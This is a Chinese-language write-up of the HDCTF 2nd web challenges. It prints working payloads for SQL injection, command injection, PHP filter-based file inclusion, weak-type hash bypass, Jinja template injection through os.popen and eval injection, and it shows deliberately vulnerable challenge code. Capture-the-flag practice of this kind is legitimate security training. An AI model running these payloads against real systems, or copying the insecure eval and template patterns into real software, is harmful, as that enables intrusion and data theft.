HDCTF-2nd复盘

原创

合天网安实验室 于 2020-10-28 11:12:47 发布 1352 收藏 6
分类专栏： CTF 文章标签： 人机交互 xss wireshark archlinux nagios

HDCTF_2nd, 海南大学校内赛。国庆打的，之前没时间复现。校外人水了个纪念品。感谢Gamous不舍赐教。感动的哭了。比赛的复盘。有些没做出来的阔以看官方wp。题附及官方wp已打包：

```
蓝奏：
https://wws.lanzous.com/i7HmLhmw18f
百度云：
链接：https://pan.baidu.com/s/1mKWDG-bftD-kPAeZwEUvGw
提取码：bcxv
```

1

WEB

signin：

打开网页，源代码，base64解码

babysql(ACTF题)：

这题，一开始以为是纯注入，一个一个试'load_file','information_schema'。还过滤了挺多东西的，后来就直接绕过注入，直接select即可。看提示(划线划掉的)也是

查完字段是三个之后，直接查询flag即可。

```
1' union select 1,2,flag from flag#
```

用户名: aaa
密码: aaa

用户信息查询

~~select flag from flag~~

id: 1' order by 3#

Submit

用户名: 2
密码: HDCTF{ACTF_baby_baby_baby_sqllll}

用户信息查询

~~select flag from flag~~

id: -1' union select 1,2,flag from

Submit

babyrce(ACTF题)：

这题也没啥限制，就是最简单的rce，../ 就返回上级目录，flag就是flag文件。

PING

127.0.0.1;cat ../../../flag

PING

HDCTF{ACTF_command_exe_hhhhhh}


easygit(ACTF题)：


```
root@jin:~/HDCTF/esgit/GitHack# python GitHack.py http://8.129.15.153:20003/.git/
[+] Download and parse index file ...
flag.php
index.php
[OK] index.php
[OK] flag.php
root@jin:~/HDCTF/esgit/GitHack# cat 8.129.15.153_20003/
flag.php   index.php
root@jin:~/HDCTF/esgit/GitHack# cat 8.129.15.153_20003/flag.php
<?php

$flag = "HDCTF{ACTF_.git_leak_is_dangerous}";root@jin:~/HDCTF/esgit/GitHack#
```

git泄露，github上找个工具，下了源码直接cat flag就好了

backup_file(ACTF题)：

index.php.bak，备份文件，根据源码绕过就好了，构造?key=123即可





考点应该是php弱类型

参考别人总结的：

```
https://www.cnblogs.com/Mrsm1th/p/6745532.html
```

0x02 知识介绍

php中有两种比较的符号 == 与 ===

```
<?php
$a = $b ;
$a===$b ;
?>
```

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

```
如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行
```

intval函数直接将值转换成数字，即数字跟字符串比较。

传key=123即可绕过限制。

HDCTF{ACTF_D0n'T_FoRGeT_BacKuP_Fi1e}

easy_file_include(ACTF题)：

伪协议直接包含

```
http://8.129.15.153:20005/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

点击页面的tips，文件包含php伪协议直接尝试即可

Can you find out the flag?


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL0hEQ1RGe0FDVEZfRmkxZV9JbkNsVWRFX0lzX0VhU3l9

<?php
echo "Can you find out the flag?";
//HDCTF{ACTF_Fi1e_InClUdE_Is_EaSy}


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL0hEQ1RGe0FDVEZfRmkxZV9JbkNsVWRFX0lzX0VhU3l9


do_u_know_HTTP：

提交get参数Hainan_University,然后在post提交HnuSec即可。在根据最后一条，burpsuite抓包加上http头，没啥难的，就按要求提交各类参数就好了。就是post的时候我bp一直不行，用hackbar才可以



erciyuan





看源码，直接跟到最后。先第一步绕过正则即可，^符号取反。就把除了26个大小写字母和数字的其他替换成空，第二个过滤则把HnuSec替换成!。观察前面的hint我们要访问到!HDCTF!.php文件。就构造HnuSecHDCTFHnuSec.php的编码即可绕过

```php
    function hex2bin($hexdata){
        $bindata = '';
        for ($i=0; $i<strlen($hexdata); $i+=2){
            $bindata .= chr(hexdec(substr($hexdata,$i,2)));
        }
        return $bindata;
    }
}

if(!function_exists('bin2hex')) {
    function bin2hex($str) {
        $strl = strlen($str);
        $fin = '';
        for($i =0; $i < $strl; $i++) {
            $fin .= dechex(ord($str[$i]));
        }
        return $fin;
    }
}
@header('Hint: !HDCTF!.php && bin2hex(base64_encode(gzdeflate($file)))');
if(!isset($_GET['img']))
    header('Refresh:0;url=./index.php?img=53307a4a7a637a544b38684c4277413d');
$file = gzinflate(base64_decode(hex2bin($_GET['img'])));
echo '<title>HDCTF2nd</title>';
echo '<center><h3>'.$_GET['img'].'</h3>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("HnuSec","!", $file);
$txt = base64_encode(file_get_contents($file));
echo "<img src='".$txt."'></img></center>";

?>
```


```
<?php DEFINE('FLAG','HDCTF{8eb106829505b59a67f3fe5557e777f4}');
```

```
PD9waHAgREVGSU5FKCdGTEFHJywnSERDVEZ7OGViMTA2ODI5NTA1YjU5YTY3ZjNmZTU1NTdlNzc3ZjR9Jyk7
```


hash_hmac：


观察源码，直接绕过即可。post传x[]=QNKCDZO&y[]=aabg7XSs。给了个 fllllllllllllag.php，访问cat flag

md5弱类型，直接绕过吧




```php
$x = $_POST['x'];$y = $_POST['y'];if($x!==$y && hash_hmac('md5', $x, '******')==hash_hmac('md5', $y, '******')){die('flag is in ******.php');}
```







HDCTF{9416f5bfeb51f5e788f30840a6b1d601}

welcome:

猜测弱口令，admin/123456，密码错误左上角弹出密码。输入 cat flag





calculator_v1

flask的一题，下载给的python文件，没做任何过滤。直接cat flag即可

app.py

C: > Users > Administrator > Downloads > app.py > index

```python
from flask import Flask, render_template_string, request

app = Flask(__name__)


@app.route('/', methods=['GET'])
def index():
    if not request.args.get("question"):
        answer = '你输入了个啥？寂寞嘛'
    else:
        answer = eval(str(request.args.get("question")))
    template = """
  {% extends "index.html" %}
  {% block content %}
  <label>""" + str(answer) + """</label>
  {% endblock %}"""
    return render_template_string(template)


@app.route('/source')
def source():
    return open("app.py", "rb").read()

if __name__ == '__main__':
    app.run(debug=False)
```


ezflask

给了个参考链接，模板注入。还什么都没过滤。就直接套了wp里的payload。

```
https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%
```

```
{{config.__class__.__init__.__globals__['os'].popen('cat ./flag').read()}}
```

warmup




getshell


getshell。看过滤。过滤逗号和等号，而后用.来连接前后。


直接把连接前面的闭合掉，在用//注释符把后面注释掉

```php
<?php
$str = $_POST['str'];

if(isset($str)){
        $sp = ",";
        $kv = "=";

        $arr = str_replace(array($kv,$sp),array('"=>"',',"'),'array("'.$str.'")');

        eval("\$arr." = $arr;");

}else{
        show_source(__FILE__);
}
```



直接闭合后面也是可以cat flag的，看源码就拿到flag了



